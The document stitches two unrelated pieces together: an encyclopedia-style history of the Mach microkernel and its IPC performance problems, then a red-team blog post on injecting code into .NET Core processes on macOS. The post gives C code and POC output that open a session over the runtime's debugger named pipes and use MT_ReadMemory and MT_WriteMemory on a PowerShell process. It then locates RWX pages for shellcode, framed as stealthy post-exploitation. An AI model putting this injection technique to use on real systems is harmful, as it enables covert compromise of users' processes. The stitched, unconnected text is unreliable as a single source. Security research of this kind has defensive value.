One of the first systems to use a pipe-like system underpinning the operating system was the [Aleph kernel](#) developed at the [University of Rochester](#). This introduced the concept of *ports*, which were essentially a [shared memory](#) implementation. In Aleph, the kernel itself was reduced to providing access to the hardware, including memory and the ports, while conventional programs using the ports system implemented all behavior, from device drivers to user programs. This concept greatly reduced the size of the kernel, and allowed users to experiment with different drivers simply by loading them and connecting them together at runtime. This greatly eased the problems when developing new operating system code, which otherwise generally required the machine to be restarted. The general concept of a small kernel and external drivers became known as a microkernel.

Aleph was implemented on [Data General Eclipse](#) minicomputers and was tightly bound to them. This machine was far from ideal, since it required memory to be copied between programs, which involved a considerable performance overhead. It was also quite expensive. Nevertheless, Aleph proved that the basic system was sound, and went on to demonstrate [computer clustering](#) by copying the memory over an early [Ethernet](#) interface.

Around this time a new generation of [central processors](#) (CPUs) were coming to market, offering 32-bit address spaces and (initially optional) support for a [memory management unit](#) (MMU). The MMU handled the instructions needed to implement a [virtual memory](#) system by keeping track of which *pages* of memory were in use by various programs. This offered a new solution to the port concept, using the [copy on write](#) mechanism provided by the virtual memory system. Instead of copying data between programs, all that had to be sent was the data needed to instruct the MMU to provide access to the same memory. This system would implement the [interprocess communications](#) system with dramatically higher performance.

This concept was picked up at Carnegie-Mellon, who adapted Aleph for the [PERQ workstation](#) and implemented it using copy-on-write. The port was successful, but the resulting [Accent kernel](#) was of limited practical use because it did not run existing software. Moreover, Accent was as tightly tied to PERQ as Aleph was to the Eclipse.

## Mach[edit]

The major change between these experimental kernels and Mach was the decision to make a version of the existing 4.2BSD kernel re-implemented on the Accent message-passing concepts. Such a kernel would be binary compatible with existing BSD software, making the system immediately useful for everyday use while still being a useful experimental platform. Additionally, the new kernel would be designed from the start to support multiple processor architectures, even allowing heterogeneous clusters to be constructed. In order to bring the system up as quickly as possible, the system would be implemented by starting with the existing BSD code, and re-implementing it bit by bit as [inter-process communication](#)-based (IPC-based) programs. Thus Mach would begin as a monolithic system similar to existing UNIX systems, and evolve more toward the microkernel concept over time.<sup>[4]</sup>

Mach started largely being an effort to produce a cleanly defined, UNIX-based, highly portable Accent. The result is a short list of generic concepts:<sup>[6][7]</sup>

- a "[task](#)" is an object consisting of a set of system resources that enable "threads" to run
- a "[thread](#)" is a single unit of execution, exists within a context of a task and shares the task's resources
- a "[port](#)" is a protected [message queue](#) for communication between tasks; tasks own send rights (permissions) and receive rights to each port.
- "[messages](#)" are collections of typed data objects, they can only be sent to ports—not specifically tasks or threads

Mach developed on Accent's IPC concepts, but made the system much more UNIX-like in nature, even able to run UNIX programs with little or no modification. To do this, Mach introduced the concept of a *port*, representing each endpoint of a two-way IPC. Ports had security and rights like files under UNIX, allowing a very UNIX-like model of protection to be applied to them. Additionally, Mach allowed any program to handle privileges that would normally be given to the operating system only, in order to allow [user space](#) programs to handle things like interacting with hardware.

Under Mach, and like UNIX, the operating system again becomes primarily a collection of utilities. As with UNIX, Mach keeps the concept of a driver for handling the hardware. Therefore, all the drivers for the present hardware have to be included in the microkernel. Other architectures based on [Hardware Abstraction Layer](#) or [exokernels](#) could move the drivers out of the microkernel.

The main difference with UNIX is that instead of utilities handling files, they can handle any "task". More operating system code was moved out of the kernel and into user space, resulting in a much smaller kernel and the rise of the term [microkernel](#). Unlike traditional systems, under Mach a process, or "task", can consist of a number of threads. While this is common in modern systems, Mach was the first system to define tasks and threads in this way. The kernel's job was reduced from essentially being the operating system to maintaining the "utilities" and scheduling their access to hardware.

The existence of ports and the use of IPC is perhaps the most fundamental difference between Mach and traditional kernels. Under UNIX, calling the kernel consists of an operation named a [system call](#) or [trap](#). The program uses a [library](#) to place data in a well known location in memory and then causes a [fault](#), a type of error. When a system is first started, its kernel is set up to be the "handler" of all faults; thus, when a program causes a fault, the kernel takes over, examines the information passed to it, and then carries out the instructions.

Under Mach, the IPC system was used for this role instead. In order to call system functionality, a program would ask the kernel for access to a port, then use the IPC system to send messages to that port. Although sending a message requires a system call, just as a request for system functionality on other systems requires a system call, under Mach sending the message is pretty much all the kernel does; handling the actual request would be up to some other program.

Thread and concurrency support benefited by message passing with IPC mechanisms since tasks now consisted of multiple code threads which Mach could freeze and unfreeze during message handling. This allowed the system to be distributed over multiple processors, either using shared memory directly as in most Mach messages, or by adding code to copy the message to another processor if needed. In a traditional kernel this is difficult to implement; the system has to be sure that different programs do not try to write to the same memory from different processors. However, Mach ports, its process for memory access, make this well defined and easy to implement, and were made a [first-class citizen](#) in that system.

The IPC system initially had performance problems, so a few strategies were developed to minimize the impact. Like its predecessor, [Accent](#), Mach used a single shared-memory mechanism for physically passing the message from one program to another. Physically copying the message would be too slow, so Mach relies on the machine's [memory](#)

[management unit](#) (MMU) to quickly map the data from one program to another. Only if the data is written to would it have to be physically copied, a process called "[copy-on-write](#)".

Messages were also checked for validity by the kernel, to avoid bad data crashing one of the many programs making up the system. Ports were deliberately modeled on the UNIX file system concepts. This allowed the user to find ports using existing file system navigation concepts, as well as assigning rights and permissions as they would on the file system.

Development under such a system would be easier. Not only would the code being worked on exist in a traditional program that could be built using existing tools, it could also be started, debugged and killed off using the same tools. With a [monokernel](#) a bug in new code would take down the entire machine and require a reboot, whereas under Mach this would require only that the program be restarted. Additionally the user could tailor the system to include, or exclude, whatever features they required. Since the operating system was simply a collection of programs, they could add or remove parts by simply running or killing them as they would any other program.

Finally, under Mach, all of these features were deliberately designed to be extremely platform neutral. To quote one text on Mach:

Unlike UNIX, which was developed without regard for multiprocessing, Mach incorporates multiprocessing support throughout. Its multiprocessing support is also exceedingly flexible, ranging from shared memory systems to systems with no memory shared between processors. Mach is designed to run on computer systems ranging from one to thousands of processors. In addition, Mach is easily ported to many varied computer architectures. A key goal of Mach is to be a distributed system capable of functioning on heterogeneous hardware.<sup>[8]</sup>

There are a number of disadvantages, however. A relatively mundane one is that it is not clear how to find ports. Under UNIX this problem was solved over time as programmers agreed on a number of "well known" locations in the file system to serve various duties. While this same approach worked for Mach's ports as well, under Mach the operating system was assumed to be much more fluid, with ports appearing and disappearing all the time. Without some mechanism to find ports and the services they represented, much of this flexibility would be lost.

## Development[edit]

Mach was initially hosted as additional code written directly into the existing 4.2BSD kernel, allowing the team to work on the system long before it was complete. Work started with the already functional Accent IPC/port system, and moved on to the other key portions of the OS, tasks and threads and virtual memory. As portions were completed various parts of the BSD system were re-written to call into Mach, and a change to 4.3BSD was also made during this process.

By 1986 the system was complete to the point of being able to run on its own on the [DEC VAX](#). Although doing little of practical value, the goal of making a microkernel was realized. This was soon followed by versions on the [IBM RT PC](#) and for [Sun Microsystems 68030](#)-based workstations, proving the system's portability. By 1987 the list included the Encore Multimax and [Sequent Balance](#) machines, testing Mach's ability to run on multiprocessor systems. A public Release 1 was made that year, and Release 2 followed the next year.

Throughout this time the promise of a "true" microkernel was not yet being delivered. These early Mach versions included the majority of 4.3BSD in the kernel, a system known as **POE** Server, resulting in a kernel that was actually larger than the UNIX it was based on. The idea, however, was to move the UNIX layer out of the kernel into user-space, where it could be more easily worked on and even replaced outright. Unfortunately performance proved to be a major problem, and a number of architectural changes were made in order to solve this problem. Unwieldy UNIX

licensing issues were also plaguing researchers, so this early effort to provide a non-licensed UNIX-like system environment continued to find use, well into the further development of Mach.

The resulting Mach 3 was released in 1990, and generated intense interest. A small team had built Mach and ported it to a number of platforms, including complex multiprocessor systems which were causing serious problems for older-style kernels. This generated considerable interest in the commercial market, where a number of companies were in the midst of considering changing hardware platforms. If the existing system could be ported to run on Mach, it would seem it would then be easy to change the platform underneath.

Mach received a major boost in visibility when the [Open Software Foundation](#) (OSF) announced they would be hosting future versions of [OSF/1](#) on Mach 2.5, and were investigating Mach 3 as well. Mach 2.5 was also selected for the [NeXTSTEP](#) system and a number of commercial multiprocessor vendors. Mach 3 led to a number of efforts to port other operating systems parts for the microkernel, including [IBM's Workplace OS](#) and several efforts by [Apple](#) to build a cross-platform version of the [classic Mac OS](#).<sup>[9]</sup>

## Performance issues[edit]

Mach was originally intended to be a replacement for classical monolithic UNIX, and for this reason contained many UNIX-like ideas. For instance, Mach used a permissioning and security system patterned on UNIX's file system. Since the kernel was privileged (running in *kernel-space*) over other OS servers and software, it was possible for malfunctioning or malicious programs to send it commands that would cause damage to the system, and for this reason the kernel checked every message for validity. Additionally most of the operating system functionality was to be located in user-space programs, so this meant there needed to be some way for the kernel to grant these programs additional privileges, to operate on hardware for instance.

Some of Mach's more esoteric features were also based on this same IPC mechanism. For instance, Mach was able to support multi-processor machines with ease. In a traditional kernel extensive work needs to be carried out to make it [reentrant](#) or *interruptible*, as programs running on different processors could call into the kernel at the same time. Under Mach, the bits of the operating system are isolated in servers, which are able to run, like any other program, on any processor. Although in theory the Mach kernel would also have to be reentrant, in practice this is not an issue because its response times are so fast it can simply wait and serve requests in turn. Mach also included a server that could forward messages not just between programs, but even over the network, which was an area of intense development in the late 1980s and early 1990s.

Unfortunately, the use of IPC for almost all tasks turned out to have serious performance impact. Benchmarks on 1997 hardware showed that Mach 3.0-based [UNIX](#) single-server implementations were about 50% slower than native UNIX.<sup>[10][11]</sup>

Study of the exact nature of the performance problems turned up a number of interesting facts. One was that the IPC itself was not the problem: there was some overhead associated with the memory mapping needed to support it, but this added only a small amount of time to making a call. The rest, 80% of the time being spent, was due to additional tasks the kernel was running on the messages. Primary among these was the port rights checking and message validity. In benchmarks on an [486DX-50](#), a standard UNIX system call took an average of 21 $\mu$ s to complete, while the equivalent operation with Mach IPC averaged 114 $\mu$ s. Only 18 $\mu$ s of this was hardware related; the rest was the Mach kernel running various routines on the message.<sup>[12]</sup> Given a syscall that does nothing, a full round-trip under BSD would require about 40 $\mu$ s, whereas on a user-space Mach system it would take just under 500 $\mu$ s.

When Mach was first being seriously used in the 2.x versions, performance was slower than traditional monolithic operating systems, perhaps as much as 25%.<sup>[1]</sup> This cost was not considered particularly worrying, however, because the system was also offering multi-processor support and easy portability. Many felt this was an expected and acceptable cost to pay. When Mach 3 attempted to move most of the operating system into user-space, the overhead became higher still: benchmarks between Mach and [Ultrix](#) on a MIPS [R3000](#) showed a performance hit as great as 67% on some workloads.<sup>[13]</sup>

For example, getting the system time involves an IPC call to the user-space server maintaining [system clock](#). The caller first traps into the kernel, causing a context switch and memory mapping. The kernel then checks that the caller has required access rights and that the message is valid. If it is, there is another context switch and memory mapping to complete the call into the user-space server. The process must then be repeated to return the results, adding up to a total of four context switches and memory mappings, plus two message verifications. This overhead rapidly compounds with more complex services, where there are often code paths passing through many servers.

This was not the only source of performance problems. Another centered on the problems of trying to handle memory properly when physical memory ran low and paging had to occur. In the traditional monolithic operating systems the authors had direct experience with which parts of the kernel called which others, allowing them to fine-tune their pager to avoid paging out code that was about to be used. Under Mach this was not possible because the kernel had no real idea what the operating system consisted of. Instead they had to use a single one-size-fits-all solution, which added to the performance problems. Mach 3 attempted to address this problem by providing a simple pager, relying on user-space pagers for better specialization. But this turned out to have little effect. In practice, any benefits it had were wiped out by the expensive IPC needed to call it in.

Other performance problems were related to Mach's support for [multiprocessor](#) systems. From the mid-1980s to the early 1990s, commodity CPUs grew in performance at a rate of about 60% a year, but the speed of memory access grew at only 7% a year. This meant that the cost of accessing memory grew tremendously over this period, and since Mach was based on mapping memory around between programs, any "cache miss" made IPC calls slow.

## Potential solutions<sup>[edit]</sup>

IPC overhead is a major issue for Mach 3 systems. However, the concept of a *multi-server operating system* is still promising, though it still requires some research. The developers have to be careful to isolate code into modules that do not call from server to server. For instance, the majority of the networking code would be placed in a single server, thereby minimizing IPC for normal networking tasks.

Most developers instead stuck with the original POE concept of a single large server providing the operating system functionality.<sup>[14]</sup> In order to ease development, they allowed the operating system server to run either in user-space or kernel-space. This allowed them to develop in user-space and have all the advantages of the original Mach idea, and then move the debugged server into kernel-space in order to get better performance. Several operating systems have since been constructed using this method, known as *co-location*, among them [Lites](#), [MkLinux](#), [OSF/1](#), and NeXTSTEP/OPENSTEP/macOS. The [Chorus microkernel](#) made this a feature of the basic system, allowing servers to be raised into the kernel space using built-in mechanisms.

Mach 4 attempted to address these problems, this time with a more radical set of upgrades. In particular, it was found that program code was typically not writable, so potential hits due to copy-on-write were rare. Thus it made sense to not map the memory between programs for IPC, but instead migrate the program code being used into the local space of the program. This led to the concept of "shuttles" and it seemed

performance had improved, but the developers moved on with the system in a semi-usable state. Mach 4 also introduced built-in co-location primitives, making it a part of the kernel itself.

By the mid-1990s, work on microkernel systems was largely stagnant, although the market [had generally believed](#) that all modern operating systems would be microkernel based by the 1990s. The primary remaining widespread uses of the Mach kernel are Apple's macOS and its sibling iOS, which run atop a heavily modified [hybrid](#) Open Software Foundation Mach Kernel (OSFMK 7.3) called "[XNU](#)"<sup>[15]</sup> also used in [OSF/1](#).<sup>[16]</sup> In XNU, the file systems, networking stacks, and process and memory management functions are implemented in the kernel; and file system, networking, and some process and memory management functions are invoked from user mode via ordinary [system calls](#) rather than message passing;<sup>[16][17]</sup> XNU's Mach messages are used for communication between user-mode processes, and for some requests from user-mode code to the kernel and from the kernel to user-mode servers.

## Second-generation microkernels[\[edit\]](#)

Further analysis demonstrated that the IPC performance problem was not as obvious as it seemed. Recall that a single-side of a syscall took 20µs under BSD<sup>[3]</sup> and 114µs on Mach running on the same system.<sup>[2]</sup> Of the 114, 11 were due to the context switch, identical to BSD.<sup>[11]</sup> An additional 18 were used by the MMU to map the message between user-space and kernel space.<sup>[3]</sup> This adds up to only 29µs, longer than a traditional syscall, but not by much.

The rest, the majority of the actual problem, was due to the kernel performing tasks such as checking the message for port access rights.<sup>[5]</sup> While it would seem this is an important security concern, in fact, it only makes sense in a UNIX-like system. For instance, a single-user operating system running a [cell phone](#) or [robot](#) might not need any of these features, and this is exactly the sort of system where Mach's pick-and-choose operating system would be most valuable. Likewise Mach caused problems when memory had been moved by the operating system, another task that only really makes sense if the system has more than one address space. [DOS](#) and the early [Mac OS](#) have a [single large address space](#) shared by all programs, so under these systems the mapping did not provide any benefits.

These realizations led to a series of second generation microkernels, which further reduced the complexity of the system and placed almost all functionality in the user space. For instance, the [L4 kernel](#) (version 2) includes only seven system calls and uses 12k of memory,<sup>[3]</sup> whereas Mach 3 includes about 140 functions and uses about 330k of memory.<sup>[3]</sup> IPC calls under L4 on a 486DX-50 take only 5µs,<sup>[17]</sup> faster than a UNIX syscall on the same system, and over 20 times as fast as Mach. Of course this ignores the fact that L4 is not handling permissioning or security; but by leaving this to the user-space programs, they can select as much or as little overhead as they require.

The potential performance gains of L4 are tempered by the fact that the user-space applications will often have to provide many of the functions formerly supported by the kernel. In order to test the end-to-end performance, MkLinux in co-located mode was compared with an L4 port running in user-space. L4 added about 5%–10% overhead,<sup>[11]</sup> compared to Mach's 29%.<sup>[11]</sup>

[https://en.wikipedia.org/wiki/Mach\\_\(kernel\)](https://en.wikipedia.org/wiki/Mach_(kernel))

## MacOS Injection via Third Party Frameworks

Since joining the TrustedSec AETR team, I have been spending a bit

of time looking at tradecraft for MacOS environments, which, unfortunately for us attackers, are getting tougher to attack compared to their Windows peers. With privacy protection, sandboxing, and endless entitlement dependencies, operating via an implant on a MacOS-powered device can be a minefield.

Process injection is one example of the post-exploitation kill chain that Apple has put considerable effort into locking down.

Historically, we used to be able to call `task_for_pid` on a target process, retrieve its Mach port, and begin the `mach_vm_` dance to allocate and read/write memory. Fast-forward to today, and these APIs have been heavily restricted, with only the root user permitted to call these functions. That is, of course, as long as the binary is not using the hardened runtime and the target is not an Apple signed binary, which are both exempt from even the root user peering into their memory.

In this post, we are going to take a look at a couple of interesting methods of leveraging third-party technologies to achieve our code injection goals. For us, this translates to running code in the context of a target application without having to resort to disabling System Integrity Protection (SIP).

**Note:** Both of the techniques shown in this post are not specific to MacOS. They will work on Linux and Windows systems just fine, but this post focuses on their impact to MacOS due to the restrictions Apple implements on process injection.

Let's kick off by looking at a technology that should be familiar to us all, .NET Core.

### .NET Core

Microsoft's .NET Core framework is a popular cross-platform runtime and software development kit (SDK) for developing

applications in our favorite .NET language. One of the more popular applications powered by the .NET Core runtime is the cross-platform version of PowerShell, which will act as our initial testbed for this post.

To show the complications that we face when trying to inject into such a process on MacOS, let's try the traditional way of injecting via the `task_for_pid` API. A simple way to do this is using:

```
kern_return_t kret;
mach_port_t task;

kret = task_for_pid(mach_task_self(), atoi(argv[1]),
&task);
if (kret!=KERN_SUCCESS)
{
 printf("task_for_pid() failed:
%s!\n", mach_error_string(kret));
} else {
 printf("task_for_pid() succeeded\n");
}
```

When run against our target PowerShell process, we receive the expected error:

```
xpn@Probook ~ ~/tmp/mach-test 75817
task_for_pid() failed: (os/kern) failure!
xpn@Probook ~ |
```


But what about if we run as root? Well, if we try against an application without the hardened runtime flag, we see that this works just fine:

```
xpn@Probook ~ ~/tmp/mach-test 39308
task_for_pid() succeeded
xpn@Probook ~ |
```

But as soon as we start targeting an application signed with the hardened runtime flag, we run into the same familiar error:

```
xpn@Probook ~ ➤ sudo /tmp/mach-test 36144
task_for_pid() failed: (os/kern) failure!
xpn@Probook ~ ➤
```

What happens if we use something like lldb, which holds the powerful entitlement of com.apple.security.cs.debugger? Well, as a non-root user attempting to access a non-hardened process, we have more success, but we are also greeted with a nice dialog warning the target of our presence, making this impractical for a stealthy approach:



And again, even if we are running lldb as root, we cannot debug a process using the hardened runtime:

```
xpn@Probook ~ ➤ sudo lldb -p 36144
(lldb) process attach --pid 36144
error: attach failed: Error 1
(lldb)
```

In summary, this means that we can only inject into our .NET Core process if we are root and the process has not been signed with the hardened runtime flag.

With Apple's APIs being useless to us at this point without a nice vulnerability, how else can we gain control over our target .NET Core process? To understand this, we should take a closer look at the runtime source, which is available [here](#).

### .NET Core Debugging

Let's start at the beginning and try to understand just how a debugger such as Visual Studio Code is able to interact with a .NET Core process.

If we take a look at the .NET Core source code within `dbgtransportsession.cpp`, which is responsible for handling debugger to debuggee communication, we can see that a series of named pipes are created within the function `DbgTransportSession::Init`.

These pipes in the case of MacOS (and \*nix) are FIFO named pipes created using the following code:

```
if (mkfifo(m_inPipeName, S_IRWXU) == -1)
{
 return false;
}

unlink(m_outPipeName);

if (mkfifo(m_outPipeName, S_IRWXU) == -1)
{
 unlink(m_inPipeName);
 return false;
}
```

To see this in action, we can start up PowerShell and see that two named pipes are created within the current user's \$TMPDIR with the PID and `in` or `out` appended:

```
prwx----- 1 xpn staff 0 31 Aug 01:31 clr-debug-pipe-26085-1598833865-in|
prwx----- 1 xpn staff 0 31 Aug 01:31 clr-debug-pipe-26085-1598833865-out|
prwx----- 1 xpn staff 0 31 Aug 01:51 clr-debug-pipe-39308-1598835108-in|
prwx----- 1 xpn staff 0 31 Aug 01:51 clr-debug-pipe-39308-1598835108-out|
```

With the location and purpose of the named pipes understood, how do we communicate with our target process? The answer to this lies within the `method DbgTransportSession::TransportWorker`, which handles incoming connections from a debugger.

Walking through the code, we see that the first thing a debugger is required to do is to create a new debugging session. This is done by sending a message via the `out` pipe beginning with a `MessageHeader` struct, which we can grab from the .NET source:

```
struct MessageHeader
{
 MessageType m_eType; // Type of message
this is
 DWORD m_cbDataBlock; // Size of data
block that immediately follows this header (can be
zero)
 DWORD m_dwId; // Message ID
assigned by the sender of this message
 DWORD m_dwReplyId; // Message ID that
this is a reply to (used by messages such as
MT_GetDCB)
 DWORD m_dwLastSeenId; // Message ID last
seen by sender (receiver can discard up to here from
send queue)
 DWORD m_dwReserved; // Reserved for
future expansion (must be initialized to zero and
 // never
read)
 union {
 struct {
```

```

 DWORD m_dwMajorVersion; // Protocol version requested/accepted
 DWORD m_dwMinorVersion;
 } VersionInfo;
 ...
} TypeSpecificData;

BYTE m_sMustBeZero[8];
}

```

In the case of a new session request, this struct is populated as follows:

```

static const DWORD kCurrentMajorVersion = 2;
static const DWORD kCurrentMinorVersion = 0;

// Set the message type (in this case, we're establishing a session)
sSendHeader.m_eType = MT_SessionRequest;

// Set the version
sSendHeader.TypeSpecificData.VersionInfo.m_dwMajorVersion = kCurrentMajorVersion;
sSendHeader.TypeSpecificData.VersionInfo.m_dwMinorVersion = kCurrentMinorVersion;

// Finally set the number of bytes which follow this header
sSendHeader.m_cbDataBlock =
sizeof(SessionrequestData);

```

Once constructed, we send this over to the target using the `write` syscall:

```
write(wr, &sSendHeader, sizeof(MessageHeader));
```

Following our header, we need to send over a `sessionRequestData` struct, which contains a GUID to identify our session:

```
// All '9' is a GUID.. right??
memset(&sDataBlock.m_sSessionID, 9,
sizeof(SessionrequestData));
```

```
// Send over the session request data
write(wr, &sDataBlock, sizeof(SessionRequestData));
```

Upon sending over our session request, we read from the `out` pipe a header that will indicate if our request to establish whether a debugger session has been successful or not:

```
read(rd, &sReceiveHeader, sizeof(MessageHeader));
```

All being well, at this stage we have established a debugger session with our target. So what functionality is available to us now that we can talk to the target process? Well, if we review the types of messages that the runtime exposes, we see two interesting primitives, `MT_ReadMemory` and `MT_WriteMemory`.

These messages do exactly as you would expect—they allow us to read and write to the target process's memory. The important consideration here is that we can read and write memory outside of the typical MacOS API calls, giving us a backdoor into a .NET Core process's memory.

Let's start with attempting to read some memory from a target process. As with our session creation, we craft a header with:

```
// We increment this for each request
sSendHeader.m_dwId++;

// This needs to be set to the ID of our previous
// response
sSendHeader.m_dwLastSeenId = sReceiveHeader.m_dwId;

// Similar to above, this indicates which ID we are
// responding to
sSendHeader.m_dwReplyId = sReceiveHeader.m_dwId;

// The type of request we are making
sSendHeader.m_eType = MT_ReadMemory;

// How many bytes will follow this header
```

```
sSendHeader.m_cbDataBlock = 0;
```

This time, however, we also provide an address that we would like to read from the target:


```
// Address to read from
sSendHeader.TypeSpecificData.MemoryAccess.m_pbLeftSideBuffer = (PBYTE)addr;

// Number of bytes to read
sSendHeader.TypeSpecificData.MemoryAccess.m_cbLeftSideBuffer = len;
```

Let's test how this works against something like PowerShell by allocating some unmanaged memory using:

```
[System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi("HAHA, MacOS be protectin' me!")
```

We see that we can easily read this memory using the proof of concept (POC) code found [here](#). And the result:



The screenshot shows a terminal window with two sessions. The top session is a standard PowerShell prompt (xpn@Probook ~ ~> pwsh). The bottom session is a debugger session titled "Dotnet Core Debugger MemDump POC by @xpn\_". It shows the command being run: "git p master > ./memdump \$in \$out 140642404798080". Below this, the debugger output shows the creation of a session, an attempt to dump memory, and a success message indicating the dumped data is "HAHA, MacOS be protectin' me!".

```
xpn@Probook ~ ~> pwsh
PowerShell 7.0.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /Users/xpn> $mem = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi("HAHA, MacOS be protectin' me!")
PS /Users/xpn> $mem
140642404798080
PS /Users/xpn>

xpn@Probook ~ ~/Repos/Pr0f0x0/mac0s-d0tnc0reInj0cti0n git p master > ./memdump $in $out 140642404798080
Dotnet Core Debugger MemDump POC by @xpn_
[*] Creating a session with the target
[*] Attempting to dump memory
[*] Success, dumped:HAHA, MacOS be protectin' me!
xpn@Probook ~ ~/Repos/Pr0f0x0/mac0s-d0tnc0reInj0cti0n git p master >
```

Of course, we can also do the opposite, by injecting into PowerShell using the `MT_WriteMemory` command to overwrite memory:

```

xpn@Probook ~ psh
PowerShell 7.0.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /Users/xpn> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(50)
PS /Users/xpn> $mem
140605186510624
PS /Users/xpn> [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($mem)
Be injectin' into yo process
PS /Users/xpn>

xpn@Probook ~ ~/repos/Private/macos-dotnetcoreInjection git P master ./memwrite $in $out 140605186510624
Dotnet Core Debugger MemWrite POC by @_xpn

[*] Creating a session with the target
[*] Attempting to write to memory address 0x7fe132320f20
[*] Success, memory written
xpn@Probook ~ ~/repos/Private/macos-dotnetcoreInjection git P master

```

The POC code used to do this can be found [here](#).

### .NET Core Code execution

With our focus on injecting code into PowerShell, how can we turn our read/write primitive into code execution? We also need to consider that we do not have the ability to change memory protection, meaning that we can only write to pages of memory marked writeable and executable if we want to introduce something like shellcode.

In this situation we have a few options, but for our simple POC, let's go with identifying an RWX page of memory and hosting our shellcode there. Of course, Apple has restricted our ability to enumerate the address space of a remote process. We do, however, have access to `vmmap` (thanks to Patrick Wardle, who shows this technique being used by TaskExplorer in his post [here](#)), which contains a number of entitlements, including the coveted `com.apple.system-task-ports` entitlement that allows the tool to access a target Mach port.

If we execute `vmmap -p [PID]` against PowerShell, we see a number of interesting regions of memory suitable for hosting our code, highlighted below with 'rwx/rwx' permissions:

|             |                                     |   |    |    |    |     |         |        |
|-------------|-------------------------------------|---|----|----|----|-----|---------|--------|
| VM_ALLOCATE | 000000001122b9000-000000001122ba000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122ba000-000000001122bb000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=COW |
| VM_ALLOCATE | 000000001122bb000-000000001122bc000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=COW |
| VM_ALLOCATE | 000000001122bc000-000000001122bd000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122bd000-000000001122be000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122be000-000000001122bf000 | [ | 4K | 4K | 4K | 0K] | rw-/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122bf000-000000001122c0000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122c0000-000000001122c1000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
| VM_ALLOCATE | 000000001122c1000-000000001122c2000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c2000-000000001122c3000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c3000-000000001122c4000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c4000-000000001122c5000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=PRV |
| VM_ALLOCATE | 000000001122c5000-000000001122c6000 | [ | 4K | 4K | 4K | 0K] | rwx/rwx | SM=COW |
